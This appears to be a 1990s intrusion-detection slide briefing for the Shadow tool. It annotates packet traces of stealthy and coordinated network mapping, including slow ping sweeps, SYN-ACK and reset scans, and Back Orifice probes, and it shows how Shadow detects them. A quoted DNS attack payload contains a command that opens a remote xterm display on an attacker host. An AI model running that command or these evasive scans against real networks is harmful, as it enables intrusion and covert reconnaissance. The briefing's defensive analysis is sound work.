Shadow

Internet Threat Briefing

Stealth and Coordinated
Probes and Attacks

Subtle and Stealthy Attacks

These attacks typically fall below the noise threshold on a network and are consequently difficult to detect. The hostile connections are embedded within a large volume of identical traffic that is too massive to realistically process without specialized techniques.

Stealthy Ping Mapping

(Slow scan to evade detection)

```
APR 21 ->
18:41:03.642390 srn.org> 256.168.12.255: icmp: echo request
18:41:05.120927 srn.org> 256.168.12.255: icmp: echo request
19:32:51.522600 srn.org> 256.38.13.255: icmp: echo request
19:32:53.119613 srn.org> 256.38.13.255: icmp: echo request
21:29:59.235065 srn.org> 256.168.13.255: icmp: echo request
21:30:00.238629 srn.org> 256.168.13.255: icmp: echo request
22:23:03.099737 srn.org> 256.38.14.255: icmp: echo request
22:23:03.853866 srn.org> 256.38.14.255: icmp: echo request

APR 22

01:11:07.718531 srn.org> 256.38.15.255: icmp: echo request
01:11:09.370796 srn.org> 256.38.15.255: icmp: echo request
02:11:40.517847 srn.org> 256.168.15.255: icmp: echo request
02:11:42.760540 srn.org> 256.168.15.255: icmp: echo request
```


NOTE: They are mapping 2 sites

FTP Bounce
(One hop beyond traceback)

date	time	source IP	src port	dest IP	dest port	
04/27/98	10:17:31	250.256.122.1	20	256.56.152.2	3062	t
04/27/98	10:27:32	250.256.122.1	20	256.56.152.2	4466	t
05/06/98	06:34:22	250.256.122.1	20	256.56.152.2	1363	t
05/06/98	09:12:15	250.256.122.1	20	256.56.152.2	4814	t
05/06/98	09:15:07	250.256.122.1	20	256.56.152.2	1183	t
05/06/98	10:11:30	250.256.122.1	20	256.56.152.2	1544	t

FTP Protocol Service

(Illustrated)



Brief (two slide) TCP Review

TCP 3 Way Handshake

- A -- SYN --> B
- B --SYN/ACK--> A
- A -- ACK --> B

TCP connections are established after handshake completion

TCP 3 Way Handshake

```
01:46:06.41 attacker.23616 > target.domain: S 407674546
1:4076745461(0) win 512 <mss 1460>

01:46:06.42 target.domain > attacker.23616: S 208525112
2:2085251122(0) ack 4076745462 win 17520 <mss 1460> (DF)

01:46:07.14 attacker.23616 > target.domain: . ack 1 win
 31744 (DF)
```

1) SYN,
2) SYN/ACK,
3) ACK

Stealthy Network Mapping

Using TCP SYN-ACK packets

06:41:24.067330 stealth.mappem.com.113 > 172.21.32.83.1004: S
4052190291:4052190291(0) ack 674711610 win 8192
06:42:08.063341 stealth.mappem.com.113 > 192.168.83.15.2039: S
2335925210:2335925210(0) ack 674711610 win 8192
06:42:14.582943 stealth.mappem.com.113 > 172.21.64.120.2307: S
2718446928:2718446928(0) ack 674711610 win 8192
06:43:46.974062 stealth.mappem.com.113 > 172.21.126.113.2216: S
3728879575:3728879575(0) ack 674711610 win 8192

Stimulus-Response Pair 192.168 responds with a reset

06:44:09.602803 stealth.mappem.com.113 >
192.168.162.67.2226: S
761493655:761493655(0) ack 674711610 win 8192
06:44:09.607462 192.168.162.67.2226 >
stealth.mappem.com.113: **R**
674711610:674711610(0) win 0

The initiating SYN connections were never sent, but SYN-ACKs are r

Stealthy Network Mapping

Using TCP Reset Packets

02:58:05.490 stealth.mappem.com.25984 > 172.30.69.23.2271:
R 0:0(0) ack 674719802 win 0
02:59:11.208 stealth.mappem.com.50620 > 172.16.7.158.1050:
R 0:0(0) ack 674719802 win 0
02:59:20.670 stealth.mappem.com.19801 > 192.168.184.174.1478:
R 0:0(0) ack 674719802 win 0
02:59:31.056 stealth.mappem.com.7960 > 192.168.242.139.1728:
R 0:0(0) ack 674719802 win 0
02:59:42.792 stealth.mappem.com.16106 > 172.16.102.105.1008:
R 0:0(0) ack 674719802 win 0
03:00:50.308 stealth.mappem.com.8986 > 172.16.98.61.1456:
R 0:0(0) ack 674719802 win 0

Stimulus-Response Pair

03:00:58.939 stealth.mappem.com.35124 > 192.168.182.171.1626:
R 0:0(0) ack 674719802 win 0
03:00:58.940 router.mynet.net > stealth.mappem.com:
icmp: host 192.168.182.171 unreachable

The attacker is sending Reset packets to close connections that were never established.


Stealthy Network Mapping

Using Inverse Domain Queries

05:55:36.515566 stealth.com.domain > 172.29.63.63.20479: udp
06:46:18.542999 stealth.com.domain > 192.168.160.240.12793: udp
07:36:32.713298 stealth.com.domain > 172.29.185.48.54358: udp
07:57:01.634613 stealth.com.domain > 254.242.221.165.13043: udp
09:55:28.728984 stealth.com.domain > 192.168.203.163.15253: udp
10:38:53.862779 stealth.com.domain > 192.168.126.131.39915: udp
10:40:37.513176 stealth.com.domain > 192.168.151.126.19038: udp
10:44:28.462431 stealth.com.domain > 172.29.96.220.8479: udp
11:35:40.489103 stealth.com.domain > 192.168.7.246.44451: udp

Stimulus-Response Pair

11:35:40.489103 stealth.com.domain > 192.168.7.246.44451: udp
11:35:40.489523 router.mynet.net > stealth.com:
icmp: host 192.168.7.246 unreachable



The attacker is sending responses to questions that were never p

Stealthy Network Mapping

Using fragmented IP Datagrams wo zero offset

```
18:32:21.050033 A > B.71: (frag 9019:480@552)
18:32:21.109287 A > B.72: (frag 9275:480@552)
18:32:21.178342 A > B.73: (frag 9531:480@552)
18:32:21.295332 A > B.74: (frag 9787:480@552)
18:32:21.344322 A > B.75: (frag 10299:480@552)
18:32:21.384284 A > B.76: (frag 10555:480@552)
18:32:21.431136 A > B.77: (frag 11067:480@552)
18:32:21.478246 A > B.78: (frag 11579:480@552)
18:32:21.522631 A > B.79: (frag 11835:480@552)
```

Stealthy Socks Scan

(Time delay possibly with signature port)

```
08:17:56 A.11080 > B.1.1.1080: S 3057098328:3057098328(0) win 242
08:27:16 A.11080 > B.2.1.1080: S 3057098328:3057098328(0) win 242
```

Stimulus-Response Pair

```
08:36:36 A.11080 > B.3.1.1080: S 3057098328:3057098328(0) win 242
08:36:36 B.4.5 > A: icmp: host B.3.1 unreachable

08:55:16 A.11080 > B.5.1.1080: S 3057098328:3057098328(0) win 242
09:04:36 A.11080 > B.6.1.1080: S 3057098328:3057098328(0) win 242
09:32:36 A.11080 > B.9.1.1080: S 3057098328:3057098328(0) win 242
09:51:15 A.11080 > B.11.1.1080: S 3057098328:3057098328(0)win 242
```

Scanning by a Service Provider

Customized Web Content

07:36:55.73 ad.pref.14363 > firewall.22: S 14974:14974(12) win 65535 (DF

07:37:21.80 media.pref.58521 > firewall.22: S 14022:14022(536) win 6553
07:37:53.63 media.pref.24463 > firewall.22: S 18985:18985(536) win 6553
07:38:00.61 media.pref.28349 > firewall.119: S 9899:9899(536) win 65535

Two days later:
10:48:00.61 media.pref.26649 > firewall.80: S 9679:9678(536) win 65535 (

In the noise of supplying web content, provider is testing for open ports on the firewall

Customized Web Content (2)

Malformed packet, note SYN/RESET/FIN all set as is urgent:
10:47:36 pref.2048 > fwl.48579: SFR 0:0(508) ack 2642 win 768 urg 2571 (DF)
11:23:42 pref.2048 > fw.47720: SFP 0:0(544) win 3840 urg 2571 (DF)
13:49:44 pref.22450 > fw.1591: SFRP 0:0(36) ack 116065792 win 0 urg 0 (DF)

Related activity not from preferences:
13:37:30 i.com.22555 > fwl.22555: SF 0:0(556) win 10240 (DF)

14:52:57 demon.uk.30975 > fwl.**16940**: SFRP 0:0(528) ack 200 win **16940** urg 169 <[ba
14:53:01 demon.uk.30975 > fw.556: SFRP 0:0(528) ack 21 win 556 urg 556 <[bad opt]>

Coordinated Attacks

(multiple attackers working together to increase their stealth and firepower)

External Network Mapping

Simultaneous Traceroutes


10:32:24.722 north.mappem.com.**38758** > ns.target.net.**33476**: **udp** 12
10:32:24.756 north.mappem.com.**38758** > ns.target.net.**33477**: **udp** 12
10:32:24.801 north.mappem.com.**38758** > ns.target.net.**33478**: **udp** 12
10:32:24.833 north.mappem.com.**38758** > ns.target.net.**33479**: **udp** 12
10:32:24.944 north.mappem.com.**38758** > ns.target.net.**33481**: **udp** 12
10:32:24.975 north.mappem.com.**38758** > ns.target.net.**33482**: **udp** 12
10:32:25.078 north.mappem.com.**38758** > ns.target.net.**33484**: **udp** 12

10:32:26.541 south.mappem.com.**48412** > ns.target.net.**33510**: **udp** 12
10:32:26.745 south.mappem.com.**48412** > ns.target.net.**33512**: **udp** 12
10:32:26.837 south.mappem.com.**48412** > ns.target.net.**33513**: **udp** 12
10:32:26.930 south.mappem.com.**48412** > ns.target.net.**33514**: **udp** 12
10:32:27.033 south.mappem.com.**48412** > ns.target.net.**33515**: **udp** 12
10:32:27.231 south.mappem.com.**48412** > ns.target.net.**33517**: **udp** 12
10:32:27.436 south.mappem.com.**48412** > ns.target.net.**33519**: **udp** 12

10:32:26.425 east.mappem.com.**58853** > ns.target.net.**33490**: **udp** 12
10:32:26.541 east.mappem.com.**58853** > ns.target.net.**33491**: **udp** 12
10:32:26.744 east.mappem.com.**58853** > ns.target.net.**33493**: **udp** 12
10:32:26.836 east.mappem.com.**58853** > ns.target.net.**33494**: **udp** 12
10:32:26.930 east.mappem.com.**58853** > ns.target.net.**33495**: **udp** 12
10:32:27.033 east.mappem.com.**58853** > ns.target.net.**33496**: **udp** 12
10:32:27.232 east.mappem.com.**58853** > ns.target.net.**33498**: **udp** 12
10:32:27.323 east.mappem.com.**58853** > ns.target.net.**33499**: **udp** 12

External Network Mapping

Concept



Goal is to determine what machines make up the external layer of the protected network.

Searching for Back Orifice

```
04:10:34.355832 dax.no.1534 > TARGETBa.31337: udp 19
04:51:15.261462 cpu.com.1534 > TARGETBb.31337: udp 19
04:54:19.101595 dax.no.1534 > TARGETBc.31337: udp 19

06:51:39.392441 dax.no.1534 > TARGETAa.31337: udp 19
06:52:32.700418 cpu.com.1534 > TARGETAb.31337: udp 19
06:06:52.320331 eb.net.1534 > TARGETAc.31337: udp 19
```

Simultaneous RESET Scans


By Related Addresses

17:40:45.870769 hook.24408 > target1.1457: R 0:0(0) ack 6747198
17:40:53.025203 hook.33174 > target2.1457: R 0:0(0) ack 6747198
17:41:12.115554 hook.36250 > target3.1979: R 0:0(0) ack 6747198
17:43:37.605127 router > hook: icmp: time exceeded in-transit
17:43:43.139158 hook.44922 > target4.1496: R 0:0(0) ack 6747198

17:42:30.400665 grin.3532 > target1a.1167: R 0:0(0) ack 6747198
17:42:40.582531 grin.33233 > target2a.1797: R 0:0(0) ack 6747198
17:44:28.836701 grin.52504 > target3a.1634: R 0:0(0) ack 6747198
17:47:52.578558 grin.46657 > target4a.2121: R 0:0(0) ack 6747198
17:47:52.698378 router > grin: icmp: time exceeded in-transit

Synchronized Reset Network Mapping

Concept



Four related ISPs with DIFFERENT IP addresses families split target address space and jointly attack at < 5 packet/hr

DNS Zone

```
07:15:17.56 ATTACKERA.56141 > TARGETA.domain: S
5335035:5335035(0) ack 5335034 win 4128 <mss 556>
07:15:17.56 ATTACKERB.domain > TARGETA.domain: S
4601818:4601818(0) ack 4601817 win 4128 <mss 556>
07:15:17.57 TARGETA.domain > ATTACKERB.domain: R
4601817:4601817(0) win 24576

22:11:13.04 ATTACKERA.18052 > TARGETB.domain: S
5624156:5624156(0) ack 5624155 win 4128 <mss 556>
22:11:13.47 ATTACKERB.domain > TARGETB.domain: S
4849093:4849093(0) ack 4849092 win 4128 <mss 556>
22:11:13.48 TARGETB.domain > ATTACKERB.domain: R
4849092:4849092(0) win 32768
```

DNS ZONE Variation

One IP attacks, the second IP receives the data

```
01:46:06.41 attacker.23616 > target.domain: S 407674546
1:4076745461(0) win 512 <mss 1460>
01:46:06.42 target.domain > attacker.23616: S 208525112
2:2085251122(0) ack 4076745462 win 17520 <mss 1460> (DF)
01:46:07.14 attacker.23616 > target.domain: . ack 1 win
 31744 (DF)
01:46:07.34 attacker.23616 > target.domain: P 1:3(2) ac
k 1 win 31744 (DF)
01:46:07.51 target.domain > attacker.23616: . ack 3 win
 17520 (DF)
01:46:07.58 attacker.23616 > target.domain: . 3:1463(14
60) ack 1 win 31744 (DF)
01:46:07.61 attacker.23616 > target.domain: P 1463:1563
(100) ack 1 win 31744 (DF)
01:46:07.61 attacker.23616 > target.domain: F 1563:1563
(0) ack 1 win 31744
```

Courtesy Pedro Vazquez - Unicamp

DNS ZONE Variation (2)

One IP attacks, the second IP receives the data

Content from the attack packets (cleaned up of 8bit chars) sent against the dns servers (target):

```
%strings ibm|grep bin
/usr/X11R6/bin/xterm -display Attacker2:0
/usr/X11R6/bin/xterm -display Attacker2:0
/usr/X11R6/bin/xterm -display Attacker2:0
/usr/X11R6/bin/xterm -display Attacker2:0
/usr/X11R6/bin/xterm -display Attacker2:0
```

Courtesy Pedro Vazquez - Unicamp

Faux? Coordinated Attack

12/22/98 04:15:03 17700003 A 49444 -> Webserver 80
12/22/98 04:15:03 17700003 B 49444 -> Webserver 80
12/22/98 04:15:03 17700003 C 49444 -> Webserver 80
12/22/98 04:15:03 17700003 D 49444 -> Webserver 80
12/22/98 04:15:03 17700003 E 49444 -> Webserver 80
12/22/98 04:15:03 9CA0000B A 49445 -> Webserver 80
12/22/98 04:15:03 9CA0000B B 49445 -> Webserver 80
12/22/98 04:15:03 9CA0000B C 49445 -> Webserver 80
12/22/98 04:15:03 9CA0000B D 49445 -> Webserver 80
12/22/98 04:15:03 9CA0000B E 49445 -> Webserver 80
12/22/98 04:15:04 11A80013 A 49446 -> Webserver 80
12/22/98 04:15:04 11A80013 B 49446 -> Webserver 80
12/22/98 04:15:04 11A80013 C 49446 -> Webserver 80
12/22/98 04:15:04 11A80013 D 49446 -> Webserver 80
12/22/98 04:15:04 11A80013 E 49446 -> Webserver 80

Why These Attacks Can Not Be Detected
(By current IDS offerings)


- Minimal correlation capability - current systems cannot evaluation multiple sensor data well
- Stealthed exploits avoid signature and rule based analysis - encrypted viruses all over again
- Low scan rate - 2-4 packets/day is very hard to detect when you receive millions

How Shadow Detects These

- Multiple sensor - single analysis architecture makes correlation easier
- Pattern based instead of signature or rule based
- Looks for anything odd
- Tallies, 24 hour tool recently added to supplement 1 hour tool

Fusion/Correlation Approach

(Without improved tools we will fail to track the next level of attacker capability)



When a Shadow analyst sees a detect, they can "**fire and forget**" report, leaving it to the database (which has access to raw data) to search for like IP addresses or patterns.

Shadow helps the analyst be all they can be